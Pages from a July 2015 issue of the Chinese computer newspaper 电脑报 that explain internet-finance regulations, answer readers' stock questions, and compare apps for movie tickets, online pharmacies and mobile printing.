指导意见生涩难懂,许多人看了原文都一脸茫然,没事,我们用大白话来解释一下:

1.互联网金融是个好东东,我们要支持发展,支持产品创新。安啦,我们只是想让互联网金融健健康康,没有打压的意思。

2.无论互联网金融创新多花哨,本质还是金融嘛,还是有风险的,必须加强监管。特别是忽悠要有一个限度,消费者权益是要保护滴,洗钱和其他犯罪是不能做滴,这是底线,OK!

3.怎么监管呢?各家的妈管好各自的熊孩子:央妈管网络支付,银监会管P2P和原来沾亲的互联网信托和消费金融,证监会管股权众筹和基金销售,保监会管互联网保险。对P2P、网络支付和股权众筹,这次改变翻天覆地。

4.P2P,就你惹的祸最大,给我老实点,从今以后你只能做中介,中介懂吗?不要去搞收益兜底,更不能玩非法集资。

5.网络支付你个熊孩子,以后不要抢银行的生意。

6.股权众筹,恭喜你,你有法律地位了,以后可以名正言顺地走路了。

7.哭什么哭,糖果来了!我知道你们都还小,还处于发育期,给你们点税收优惠吧!

8.对了,今后你们还要去电信主管部门备个案。

P2P不再兜底 赔了怪自己

现在P2P平台跑路有两种情况,一种是开设之初就是纯粹骗钱,骗个几百万元、几千万元就跑路,这种属于诈骗的范畴,算是极少数;另外一种是大量借款人还不上钱,坏账越滚越多,干脆跑路得了,这种是主流。

为了防止后一种情况出现,指导意见规定P2P平台将不能提供担保。也就是说,P2P平台将不再对投资者资金负责,即使资金无法赎回,P2P平台也没有义务对其进行兜底,投资者需要自己承担风险。

先别抱怨,其实美国的P2P平台也是如此运作的,只不过到了国内就变样了,这是为什么呢?美国的信用评级信息丰富,借款人的信用等级很容易了解,而在国内,大多数人的央行征信系统都无记录,由于没有强大的信用数据可供参考,借贷双方均无从知晓对方的详细信息,双方也就很难达成借贷,因此P2P平台不得不为借款人承担担保,否则就无法取得投资人的信任——就连陆金所等大型P2P平台也不得进行担保,从而产生坏账。

收益保障
平安集团成员

陆金所就做了信用担保并突出自己的深厚背景

可以预计,在不久的将来,一大批P2P平台会倒闭,形成几家综合实力强、口碑好、坏账可控的P2P平台。

网络支付别抢银行生意

以支付宝为代表的网络支付跟银行算是同路冤家,前者一直高呼革了后者的命,后者也不时暗中下绊子,这次明确了利益分配——网络支付不要和银行抢生意,而更应该专注于做小额、快捷、小微支付,资金托管也不要做,直接交银行处理。显然,这对以支付宝为代表的第三方支付公司不是好消息。

对银行来说,可以松一口气了,短时间内还无法被颠覆,自己的奶酪保住了,被蚕食的业务又回到自己手中。因此,指导意见实质利好浦发银行、招商银行、兴业银行等,增加了长线投资者的信心。

股权众筹有了法律地位

除了规范P2P、约束了网络支付,指导意见中还有一个不能忽视的改变:股权众筹将成为多层次资本市场有机组成部分,换句话说就是股权众筹有了法律地位,不会再被人指责是非法集资了。

截至2015年6月底,全国正常运营的众筹平台达211家,其中股权众筹平台达98家,然而上半年股权众筹项目完成率仅有7.14%,之所以完成率这么低,有两大原因,一是很多人有顾虑,担忧股权众筹被认定为非法集资,从而望而却步,二是门槛太高。

如今,明确了身份就可以打破疑虑,剩下的就是门槛太高的问题——投资者累计不得超过200人;参与股权众筹的投资人金融资产方面不低于100万元,或最近3年个人年均收入不低于30万元。

这个标准跟私募基金差不多,杜绝了普通网民参与,好处是排除了风险承受能力低的人参与游戏,坏处是与互联网开放、讨好普通人的精神不符合,不过在安全第一面前,这点牺牲是可以接受的。

本文仅代表该投资者的观点,跟本报无关。股市有风险,投资需谨慎,本文仅作参考,实际盈亏自负。

随身小词典

互联网金融

互联网金融,是指依托于支付、云计算、社交网络以及搜索引擎、APP等互联网工具,实现资金融通和信息中介等业务的一种新兴金融。互联网金融不是互联网和金融业的简单结合,而是在实现安全、移动等网络技术水平上,被用户熟悉接受后,自然而然为适应新的需求而产生的新模式及新业务。

互联网金融的优势有三个:1. 成本低,互联网金融模式下,资金供求双方可以通过网络平台自行完成信息甄别、匹配、定价和交易,无传统中介、无交易成本、无垄断利润。2.效率高,互联网金融业务主要由计算机处理,操作流程完全标准化,客户不需要排队等候,业务处理速度更快,用户体验更好。3. 覆盖广,互联网金融模式下,客户能够突破时间和地域的约束,在互联网上寻找需要的金融资源,金融服务更直接,客户基础更广泛。

财富Q&A

在理财过程中,我们需要不断交流才可以不断提高,让我们一起来共同成长吧!

老牌科技公司不吃香

@九咲枫桦:上市公司中,越老的科技上市公司涨幅相对就越少,这是为什么?例如方正科技、启明星辰等就没有同领域的网宿科技、绿盟科技等受追捧。

@雪球老A(独立投资人):这跟股市大环境有关系,股市90%投资者是散户,他们买股票都是喜新厌旧,再加上许多老牌科技公司都非常熟悉了,没有多少想象空间,自然买的少,哪怕是优质科技股也一样,例如用友网络等没有多少人关注。

互联网+农业属于慢热型

@ Frank下木:《电脑报》分析过互联网+农业,近期也看到过不少人在推荐互联网+农业,特别是猪肉大幅涨价,不过还是怀疑未来真的有10万亿元的产值吗?

@董师傅:你说的10万亿元的产值不是新增加的,其中绝大部分是存量,毕竟互联网不能替代生产,只是加快了商品的流动速度。不过互联网+农业不是爆炒型,属于慢热型,适合中线投资,想炒短线还是去抓选暴跌股的反弹机会吧。

配资公司限期清仓

@Bingbing :上期《电脑报》提到了互联网配资,说它们是“毒瘤”,这才几天就有配资公司宣布限期清仓。好奇的想知道,这种清仓损失算谁的?

@董师傅:是的,的确有互联网配资平台宣布要在7月21日前所有客户全部清仓,21日没有卖出的股票会被强制平仓,这说明一些互联网配资平台已经放弃这项业务了。至于损失,当然算客户的,配资公司不会有任何损失,协议就是这么写的,不过很多人都没有细看。

超图软件追高需谨慎

@花笑人生也是呆:超图软件近日反攻势头凶猛,最近7个交易日涨逾50%,表现远超同行业和大盘,现在还可以追高吗?董师傅你说过地图行业潜力很大,超图软件买贵一点是不是长线也可以盈利?

@董师傅: 地图行业潜力的确很大,超图软件本身的质地也不错,不过反弹比较猛,后面的上涨空间并不大,除非大盘可以在短期结束震荡期。超图软件的确适合长线,可价格高了也不好,需要等待的时间就长了。

军工股8月值得期待

@爱上蜗牛庵列:9月3日就要阅兵了,军工股应该有不错的表现,是不是可以提前潜伏?

@深圳价值散人(独立投资人):从理论上来说值得潜伏。根据以往的经验,在7月底买入军工股8月都有不错的收益。这次的阅兵万众瞩目,各路资金很可能趁机炒作军工股,那么只要在临近9月3日时卖出就好。

责编:邓晓进 **组版:**姚永福 **责校:**杨军
日期:2015.7.27 **投稿邮箱:**pcw_itnews@vip.sina.com

《电脑报》APP开发读者有奖调查

为适应新媒体的改变,也为了满足各个读者的需求,近期《电脑报》准备进行APP业务的多元化拓展,其中包括影像和维修等领域,本周向大家征集一些意见和建议,请踊跃参与多提意见,我们也会努力为大家营造更好的交流平台。

一、关于摄影的需求

1. 大多时候,你是摄影师,还是摄影需要者?

(1) 摄影师;(2)摄影需要者。

2. 你愿意通过网络平台有偿给其他人拍照吗?

(1)愿意;(2)不愿意

3.你可能有哪种摄影需求?

(1)儿童摄影;(2)证件摄影;(3)艺术摄影;(4)家庭摄影;(5)婚庆典礼摄影。

4.当你有摄影需要之时,你觉得去影楼麻烦吗?

(1)很麻烦;(2)麻烦;(3)有一点;(4)不麻烦。

5.如果有一款手机应用,让你能够随时随地个性化选定摄影师并得到及时优质的服务,并可以根据您的需要提供预约上门服务,你愿意使用吗?

(1)非常愿意;(2)愿意;(3)试试看;(4)不愿意。

6.你对摄影的价格、质量和服务的快捷方便,更在意什么?

(1)价格;(2)质量;(3)快捷方便;(4)都在意。

二、电器电脑的故障维修需求

1. 你是企业用户,还是个人用户?

(1)企业;(2)个人;(3)都是。

2. 如果你是企业用户,IT电脑出现故障是由内部专业人员维护,还是拿到外面维修店维修,或者外包给第三方维护?

(1)内部人员;(2)拿到维修店;(3)外包;(4)大故障拿出去修,小故障内部修;(5)都有。

3. 如果你是个人用户,在你遇到电脑和数码产品故障的时候,经常是由街边维修店维修,还是拿到品牌维修店维修,或者由产品三包服务方负责维修?

(1)街边维修店;(2)三包服务方;(3)品牌维修店。

4. 如果有一款手机应用,让你能够随时随地的预约经过认证的维修专业人员为你提供及时和方便的维修,并可根据您的需要提供预约上门维修服务,你愿意使用么?

(1)非常愿意;(2)愿意;(3)试试看;(4)不愿意。

5. 你对维修服务的价格、质量和服务的快捷方便,更在意什么?

(1)价格;(2)质量;(3)快捷方便;(4)都在意。

调查流程

扫描《电脑报》官方二维码加关注,官方订阅号将在7月27日周一上午8点推送信息调查问卷,活动截止到8月7日(周五)。我们将从调查者中抽取5名幸运读者,发送价值150元的车载笔记本托板/便携餐板,欢迎大家参与。

便携车载餐板,可做笔记本托板,还不仔细提交问卷:)

《电脑报》新媒体部招聘启事

(工作地点:《电脑报》重庆本部)

作为中国发行量第一的计算机报,诚招新媒体时代创业程序猿,在这个青春喂狗,情怀下稀饭的时代,我们不是提供一份打工的机会,而是寻求真正能够一起发展的小伙伴。聘用第一条件如下,你需要具备专业软件开发能力;第二,具备团队精神,执行力强,能够在规定时间内完成产品开发。有意者请发邮件到:gunfire2009@gmail.com,合则约见。

Php程序员(人数:1人)

岗位职责:1. 按照系统设计,完成功能模块的编程;2. 负责对开发内容的单元测试、集成测试;3. 负责解决开发过程中的技术问题。

任职要求:1. 计算机或相关专业,大学以上学历,热爱编程;2.熟练掌握php编程语言,具备OOP编程思想;3.熟悉至少一种php常用框架;4. 精通XML、HTML5、CSS、javascript、AJAX、JSON等WEB页面技术;5. 握SQL编程技术,熟练使用mysql、sqlserver、oracale中至少一种数据库;6. 良好的编程习惯,结构清晰,命名规范,逻辑性强。

薪酬:面议

Android程序员(人数:1人)

岗位职责:1. 负责Android平台客户端应用程序开发;2. 维护和升级已有的Android应用系统。

任职要求:1. 计算机或相关专业,大学以上学历,热爱编程;2. 熟练掌握Android SDK.开发;3. 熟悉Android应用开发框架及Activity生命周期,熟练进行Android UI/Framework开发技能,熟练使用SQLite数据库;4. 熟悉Android各种组件。能够根据项目的要求,开发自定义控件;5.有良好的编程习惯,结构清晰,命名规范,逻辑性强。

薪酬:面议

iOS程序员(人数:1人)

岗位职责:1. 负责iOS平台客户端应用程序开发;2. 维护和升级已有的iOS应用系统。

任职要求:1.计算机或相关专业,专科以上学历,热爱编程;2.掌握iPhone SDK、xcode相关技术开发及应用;3. 熟练掌握iOS UI控件、多线程、后台运行、数据存储、网络通信等原理;4.熟练调用第三方so动态库,静态库;5.良好的编程习惯,结构清晰,命名规范,逻辑性强。

薪酬:面议

七嘴八舌来评报

确实是小题大做了!

——评一评《14款主流品牌手机流量偷跑测试报告》

@呱呱:读完这篇文章后,正好解除了我心中的疑惑。文章给出了很客观的数据,很详细的测试过程,最重要的是小编还敢挑战央视的报道,看来专业技能确实强大。

@落地盛会:本报观点好犀利啊……赞赞赞,喜欢这种文风。

@大花生:哈哈哈,似乎应该把关注流量偷跑的劲头用在运营商的流量为何那么贵上吧!

拿掉有色眼镜

——读《粉红经济热隐忧:同志社交难变现》

@卡特:这个行业比较特殊,也正因为它的特殊性多多少少给这个领域中的相关行业发展带来一些桎梏,摘下有色眼镜,才是最重要的。

@灵灵骑:这是一篇有社会责任的报道,点赞!

周周榜单

最关注:《谷歌怒涨一个小米,却向华尔街渐渐妥协》
最新鲜:《支付宝与微信最近杀到了日本》
最娱乐:《侏罗纪世界电影的9个bug》
最冷门:《股市震荡,风投不惧仍看好中国科技公司》

小编点评:本周最为关注的话题就是《谷歌一天怒涨了一个小米》,看来大家对谷歌抱有极大的兴趣。本周最新鲜的话题莫过于《支付宝与微信最近杀到了日本》,估计大家惊讶于这对"好基友"怎么又一同杀去了日本,看来真的要"相爱相杀,至死方休"。当然了,大家对上映过后的侏罗纪世界影片bug非常感兴趣,想必在电影院看电影的时候,也觉得某些设定非常的不现实,所以这个吐槽视频赢来了大家的喜爱。最后,本周大家最不待见的话题大约就是与股票相关的中国科技公司了,不管风投看不看好中国科技公司,受众一致表示:"不约,我们不约。"

以上榜单结果均出自电脑报微信平台网生代
微信号:onlinelife 1992

奇闻怪论

"最乱卧室"摄影大赛

最近,英国床具零售商Time4Sleep开展了一项别开生面的摄影比赛,邀请大众上传他们的卧室照片,看看谁的窝最乱。对于最乱房间的"窝主",Time4Sleep将奖励500英镑(约合4829元人民币)的代金券。

@秃噜:我找找当年大学的寝室照片,可能就一不小心夺冠了。

@匿名网友:我突然觉得我的生活还算好。

@汪汪汪星人:等我先从卧室里面爬出来了再跟你们较量。

@小土豆:我似乎已经闻到了那股熟悉的味儿……

便宜电影票哪里寻?

APP 购票功能对比研究

手机扫描二维码
全彩内容随身读

近年来中国电影市场空前火爆,不少人都想从这个全球最重要,也是增长最快的电影市场里分一杯羹,因此购买电影票成为各种消费类APP的必备功能。用户的选择多了本是一件好事,但问题来了,去哪款APP购买电影票价格最便宜、操作最简单呢?于是我们就对几款较为热门的APP的购票功能进行了研究。

研究APP一览

猫眼电影:集媒体内容、在线购票、用户互动社交、电影衍生品销售等服务于一体的电影互联网平台。

大众点评:本地生活信息及交易平台,也是全独立第三方消费点评平台。

支付宝:第三方支付平台。

掌上生活:招商银行推出的生活金融服务工具。

微信:在钱包中提供了电影票在线订座服务。

这几款 APP 的定位各不相同,用途也各不相同,所以它们是可能同时出现在一款手机上的,相同的是你都可以通过其买到电影票。

猫眼电影支持影院数量最多


在 APP 上购买电影票的首要前提是,你能在该 APP 中买到你想去的电影院的票。因此支持的电影院数量的多少成为用户非常看重的一大要素,这也成为小编首先考查的项目。我们对 APP 中重庆市上映《煎饼侠》的电影院数量进行了考查。

小编仔细观察后发现,APP 中并不是所有的电影院都能在线选座购票。即便如此,猫眼电影 APP 提供的电影院数量依然是最多的,除了重庆市主城区影院比较齐全之外,各区县影院数量也很丰富,能满足各地用户的观影需求。大众点评 APP 上可以购票的电影院也较为丰富,微信钱包也支持 96 家电影院,表现还算不错。

而支付宝和招行掌上生活支持的电影院数量本来就少,而且各区域的电影院都有,因此在每个区域中可以用 APP 购票的电影院就更少了,用户观影时会受到较大的限制。

支持影院数量

APP	支持影院数量
猫眼电影	130家
大众点评	109家
支付宝	83家
招行掌上生活	50家
微信	96家



猫眼电影支持的电影院最多


界面、用法差不多,价格差别较大

用户之所以喜欢用 APP 买电影票,一是方便,二是便宜。在操作上,尽管 APP 各不相同,但是在界面上都差不多,无非是通过影片或电影院进行选择。购买电影票时,都可以查看相应的场次,然后选中座位、付款即可,最后去电影院的自助取票机上取票,操作基本一样。

买东西时不少人都喜欢货比三家,在 APP 上买电影票也是如此。由于各款 APP 的定位不同,在价格上也有高低之分。因为各款 APP 支持的影院各不相同,所以接下来以各款 APP 都支持的重庆万众英利影城晚上 7 点 15 分的《煎饼侠》为例进行考查。

票价对比


APP	价格
猫眼电影	31 元
大众点评	32 元(团购价 20.9 元)
支付宝	26 元(原价 31 元,暑期特惠立减 5 元)
掌上生活	33 元或 999 积分
微信	33 元(兑换券 30 元)



所有 APP 都支持在线选座

与电影院的挂牌价 60 元相比,用 APP 购买电影票普遍只需要 30 元左右,还是比较实惠的。不过对同一家电影院来说,在不同 APP 上购买电影票的价格有一定的区别,再加上 APP 的优惠活动之后,差别就大了。

猫眼电影在暑期暂时没有活动,就连新用户 19.9 元看片都没有,31 元的票价中规中矩。大众点评 APP 上提供了团购,20.9 元的价格是最低的,即便是再补 5 元差价,依然很划算。只是团购票不能选择座位,在热门时段,团购的电影票多半无好座位了,直接以 32 元买票则有些不划算了。而支付宝现在正在进行暑期特惠,减免后仅 26 元,还可自选座位,小编觉得算是首选。最后是掌上生活,33 元的价格并不便宜,小编觉得这款 APP 针对的主要群体还是招行信用卡的用户,对于积分较多的用户来说,用积分换电影票也是个不错的选择。至于微信在万众英利影城没有活动,而在万达电影城的部分场次有 9 元看片,很有吸引力。




即便是同一家影院,用不同 APP 买票,价格有明显差别

由于各款 APP 不定期地会推出优惠活动,在活动期间玩家可以用非常实惠的价格买到电影票,在购票时多家比较准能找到最便宜的。作为一个电影爱好者,熟练掌握了 APP 购票比价这一技能的话,一年下来那可是会省下不少钱!

APP的电影评分指导意义不大

为了便于用户挑选电影,APP 在电影介绍中往往会加入电影的评分供用户参考。对于这个推荐指数,小编觉得用处不大。因为除了猫眼电影和大众点评可以由用户打分之外,其他几款 APP 都没介绍电影分数是从哪里来的。我们将 APP 中的电影评分与豆瓣电影、时光网的电影评分进行一个对比。

在各款能购买电影的 APP 中的电影评分普遍虚高,就连近期口碑并不好的《栀子花开》《小时代 4:灵魂尽头》《道士下山》普遍都能获得 7 分以上的高分,这些评分难以真实反映电影的好坏,所以小编觉得 APP 的电影评分指导意义不大,多看用户真实口碑才行。



在掌上生活中,所有电影的评分都是 9.9 分、10 分等,这些评分简直高得“丧心病狂”

	《大圣归来》	《煎饼侠》	《捉妖记》	《栀子花开》	《小时代4:灵魂尽头》	《道士下山》
猫眼电影	9.5	8.7	9.0	8.2	7.6	6.1
大众点评	9.2	8.9	8.7	8.0	7.6	8.5
支付宝	9.3	8.6	9.0	7.8	7.9	7.2
掌上生活	9.9	10.0	10.0	9.9	9.9	9.8
豆瓣电影	8.6	7.1	7.5	4.3	4.6	5.6
时光网	8.3	6.9	7.4	3.5	3.2	6.2

买票建议:差别很小,价比三家可得实惠

体验的这些 APP 都是用户手机中必备的,在购票功能方面无论是使用方式、购票选择等方面几乎没有差别,由于 APP 会不定时进行一些优惠活动,所以小编觉得影响用户选择的最大因素应当是——价格。在你选定电影、影院之后,所要做的就是在各款 APP 中考查一下该场电影是否有优惠,选择价格最低的一款就行了。

责编:陈平 **组版:**况中银 **责校:**杨军
日期:2015.7.27 **投稿邮箱:**pcw_play@vip.sina.com

互联网+医疗(5)

前两期我们介绍了常见的在线挂号网站和APP,对于互联网+医疗来说,完成医疗诊断后就要购药了。本期我们就对常见的在线购药网站和APP进行对比体验。

寻医问药不用愁

——常见在线购药网站和APP对比体验

@阿发

在日常就医过程中,完成挂号、诊疗后一般就要开始抓药了。当然,平时有个头疼脑热的小毛病,也经常要到实体药店去买药。不过随着互联网+医疗的普及,在线药店越来越多,这样患者足不出户就可以买到各种药品。


延伸阅读 >> 在线药店的分类和证书


不过在网上购药前,最好事先知道什么样的购药网站才是正规的。大家知道,药品和普通的商品不同,如果购买不当或者购买到假药,就很可能给我们的健康带来危害,因此在网上购药一定要选择正规、可靠的购药网站。根据国家食品药品监督局的规定,凡是要在线销售药品的网站必须要有该局(或省局)颁发的“互联网药品交易资格证书”,该证书分为A、B、C三种:A证为第三方平台(国家食品药品监督局颁发,主要作为交易服务平台,为药品生产企业、药品经营企业和医疗机构服务,如京东的是国A20140006);B证为B2B交易(地方局颁发,属于企业间的批发交易证书,如北京九州通医药有限公司的就是京B20080001);C证为B2C交易(地方局颁发,主要向个人消费者提供药品,如北京养生堂药店有限公司的是京C20110002)。作为一般消费者,在网上购药主要选择的就是拥有C证的网站。

在线购药,药房网最靠谱

目前持证在线卖药的网站很多,这里笔者选择大家常用的药房网(http://www.yaofang.cn/,资格证书号是京C20110001)、金象网(http://www.jxdyf.com/,资格证书号是京C20110003)、好药师(http://www.ehaoyao.com/,资格证书号是京C20140004)进行对比体验。对比体验的方法是模拟患者常见的购药过程,从找药、下单、支付整个流程对上述网站进行评测,看看哪家网站更适合普通患者使用。

既然是买药,笔者首先评测的是每家网站药品种类的多少,显然药品丰富的网站更适合患者购药,因为每个人的病情、症状不同,只有药品种类丰富,才能更好地满足患者的购药需求。通过实际评测可以看到,药房网以16000多种远超其他两家网站,药品种类最丰富,而且大部分药品库存充足,不像好药师很多药品都无法购买。




阿莫西林胶囊(联邦阿莫仙)(阿莫西林 咳嗽 消炎药 发烧 消炎 抗菌)
规 格: 0.5g*24粒/盒
商品编码: 116459
批准文号: 国药准字H20003263
生产企业: 珠海联邦制药股份有限公司中山分公司
价格范围: ¥21.80~23.30
市 场 价: ¥23.30
总 库 存: 此商品已下架

另外在实际购药时,患者一般是在两种情况下购买药品:一是知道自己确实需要某种具体的药品(如老胃病用户经常服用某种品牌的药品,或者医生已经开出处方知晓某种具体的药品),另外一种则是只知道自己的病症,而不知道该用什么药。对于前一种情况,网站应该提供搜索功能,或者提供比较科学的分类,方便患者查找具体的药品,后一种情况则需要网站提供按症状找药的功能。

通过实际评测可以看到,无论是在药品的搜索和分类上,还是在自主找药的方便性上,药房网都遥遥领先于其他两家。虽然这三家网站都提供药品搜索功能,但是药房网的搜索速度是最快的,基本上在1s内完成(说明网站优化得很好),其他两家网站就逊色多了。其次在自主找药测试中,药房网除提供按常见症状找药的功能外,还提供了按配送分店找药品(方便患者就近查找最近的配药网站,更快收到购买的药品)、在线医院(方便患者对在线医生进行咨询,购买到符合病症的药品)等附加功能(图1)。相对来说,金象网只提供了常见病症(提供的病症较少)找药功能,出售的更多是一些保健药品。好药师则没有提供类似自主找药的功能。

此外,在日常购药中,患者经常要涉及到处方药的购买,因为现在医院和线下药房的处方药都比较贵。因此笔者也对处方药购买进行了体验,根据目前食品药品监督局的规定,在线网站是不能直接出售处方药的,笔者以大家常用的“阿莫西林胶囊”购买为例,通过实际测试可以看到,上述网站都很正规,都没有提供直接购买处方药的功能。但是都可以通过其他间接方法购买,金象网使用的是如需咨询,点击“在线客服”,或在“药师回拨”处填写联系方式,通过药师咨询并出示处方签的方式购买。好药师提供的是凭处方登记购买的服务。药房网则提供更贴心的服务,提供药师上门验方及送药服务,患者也可以携带处方到就近(或指定)的门店自取药品(图2)。

完成药品的选购后就是下单和在线支付购药款了,通过实际测试可以看到,这三个网站的下单和支付与我们常见的网购基本一样,只是支持的支付方式略有不同,其中药房网的支付方式最多,基本上支持我们常见的支付方式,使用起来最方便。其他两家网站支持的支付方式比较有限(具体参考附表1)。

附表1:三种在线购药网站的对比

体验网站	药品种类	搜索速度	自主找药	处方药购买	优惠程度	支付方式
药房网	18000	非常快,基本在1s内完成	很方便,附加功能多	不支持直接购买	多	在线支付、邮局汇款、银行转账、支票付款、预存消费、信用卡电话支付
金象网	8000	一般在3s-4s内完成	一般	不支持直接购买	一般	网上支付、银行、邮局汇款、支票支付
好药师	14000,实测很多药品库存不足	一般在5s内完成	无	不支持直接购买	一般	在线支付(支付宝、快钱、交通银行网银支付、银联支付)

手机购药,买药APP最给力


叮当送药　　药给力　　买药


除了使用电脑在线购药,现在还有很多手机客户端也支持在线购药。为了方便大家在手机上买药,笔者也对药给力、叮当送药、买药等三款APP进行了对比测试。因为手机的操作和PC毕竟不同,因此对手机APP(主要是安卓平台)的体验测试主要集中在购药和支付便捷性上。

通过实际对比测试可以看到,在操作便利性上,买药APP(金象网官方APP)是最给力的,首先它的首页设计得很简洁,如果需要买药直接点击“药品”,然后按自己的病症选择药品并支付即可。它还结合手机特性进行了优化,比如患者已经买过的药品,可以利用它提供的“条形码”扫码功能快速找到所需要的药品,它的搜索功能则结合手机特性,输入关键词后只要摇一摇即可进行搜索(图3)。相对来说,另外的两款APP就逊色一些了,叮当送药的首页设计复杂,而且还有大幅广告,药给力的首页也比较复杂,而且分类不清晰。

在支付方式上,买药APP选择的是我们常用的手机支付宝和快捷支付,选择支付后即可连接到支付页面快速支付,非常方便手机用户使用,因为是支付到金象网官方账号,因此安全性也比较高(图4)。

相对来说,虽然叮当送药和药给力也支持支付宝,但是这两款APP主要是和线下药店合作,款项支付给合作商户,安全性较低。当然,由于是针对APP测试,笔者也对APP资源占用、版面设计等进行了对比,具体见附表2。




支付及配送方式
支付方式: 支付宝
配送方式: EMS
配送时间: 仅工作日送货

附表2:三款购药APP的横向比较

体验APP	药品种类	合作商家	首页设计	支付方式	资源占用	处方药
买药	8000	金象网官方	简洁	支付宝、快捷支付	3MB	凭单订购
药给力	6000	线下药店	比较简洁	支付宝	5MB	凭单订购
叮当送药	不详	线下药店	复杂	支付宝	8.3MB	凭单订购

小结:网上购药省时省力,但是要注意安全

从上面的对比体验可以看到,对于非处方药,无论是通过网站还是APP都可以轻松购买到药品,在线药店打破了原来线下药店地域的限制,而且药品非常丰富,价格也很透明(可以轻松对各家药店进行比较)。对于处方药,在提供处方的前提下借助在线药店的咨询和线下药店也可以购买到。总之,线上购药极大地方便了患者买药。

不过要注意的是,在网上购药(特别是一些保健药品)的时候要辨别网站的医疗保健信息,谨慎在网络上咨询“在线医生”。目前购药网站只能宣传、传播医疗保健信息服务知识,不能进行任何形式的诊疗活动,看病一定要到线下正规医院,只有确定了自己的疾病后才能到网上购买对应的药物。特别是对处方药的购买,大家一定要谨慎。

手机照片“打”出来

@罗宇

照片是用手机拍的,需要的网页和文章是在手机上看到的,甚至在去上班的路上,还要看看稿件,顺便修改一下。在这种情况下,手机中的不少照片和文档都需要打印出来,虽然我们可以依靠读卡器,将文件从手机传输到电脑上再进行打印等方式来完成,但这种操作实在太过麻烦。那怎么便捷地将手机里的文档和照片直接打印出来呢?

内置云打印服务,注册安装麻烦多

优点:系统内置,不需要安装新应用

缺点:打印机需支持相应的协议,安装设置比较麻烦

安卓智能手机内置云打印协议,iPhone也有AirPrint,都支持云打印方式。按理说,用户只要利用这些打印协议,就可以让智能手机愉快地驱动打印机,但遗憾的是,无论是安卓系统还是iOS的打印协议,都要求打印机支持才能正常工作。可支持这些协议的打印机并不多,且价格高,再加上这些手机的内置打印设置麻烦,需要进行账号注册等一系列操作。而谷歌对于国内打印机的支持一直不太好,用户在打印时,很容易出现打印失败、无法连接等问题。

拥有WiFi打印机,厂家应用是王道

优点:打印控制功能较强,不需要电脑支持

缺点:需要安装应用,大多只支持局域网内使用

智能手机自带的云打印不好用,不过为了应对手机用户的打印需求,很多打印机厂家已经为其新款打印机,尤其是无线打印机准备了手机端的打印应用,针对性的设计,让这些无线打印机拥有比较强大的功能,我们以“佳能移动打印”为例,简单说说其功能的应用。

在“佳能移动应用”中,只要选择要打印的图像、文档或输入网页网址,就可以根据提示,选择需要打印的对象。接下来选择预览,点击界面下方的打印机后,进入“选择打印机”选项,如果此时打印机已经联网,在自动搜索时,就可以找到打印机。此时可以为打印机命名,然后返回页面,页面的下方就会多出打印设置选项,用户就可根据需求,进行各项设置(图1),设置完毕即可打印。

简单设置后就可完成打印,的确是家庭用户最佳的选择。但在办公室,这种方式的缺点就显露出来了,试想,如果办公室中有多台不同品牌的打印机,这就得在手机上安装多个应用,有点麻烦。

有电脑,手机打印更方便


优点:可远程打印,不需要升级设备,对打印机无要求

缺点:打印机需要连接电脑,并在电脑开机时才能使用,打印控制差

电脑上已经连接了打印机,如果是为了手机能打印而更换,实在是太奢侈了。不用那么麻烦,实际上,如果电脑能正常驱动打印机,只要在电脑和手机端安装驱动应用,就可以实现手机打印,如联想的乐打印就是靠这种方法实现手机打印,当然,还有更简单的方法,比如QQ就有手机打印功能。


而手机的QQ打印使用起来很简单,只要在手机端和电脑端用同一个QQ号登录,如果电脑上已经安装了打印机,在手机QQ的“我的设备”中,就会增加一个“我的打印机”选项(图2),此时,只要点击“我的打印机”,根据提示,选择文件或照片打印后,就可以将图片或文件发送到与电脑连接的打印机输出。

这种打印方式没有空间限制,即便是远隔万里,也能够轻易实现远程打印。但其缺点也显而易见,即电脑必须开机,而且在打印页面中也可以看出,手机端几乎没有打印控制项,这样不仅无法控制打印品质,甚至连页面大小都难以控制,打印机只能以A4幅面的大小进行默认打印。



①

打印设置
作业　打印
部门识别码管理　关闭
输出尺寸　A4
份数　1
打印范围　全部
来源　自动
色彩　自动
双面　OFF
装订　OFF
2合1　OFF



②

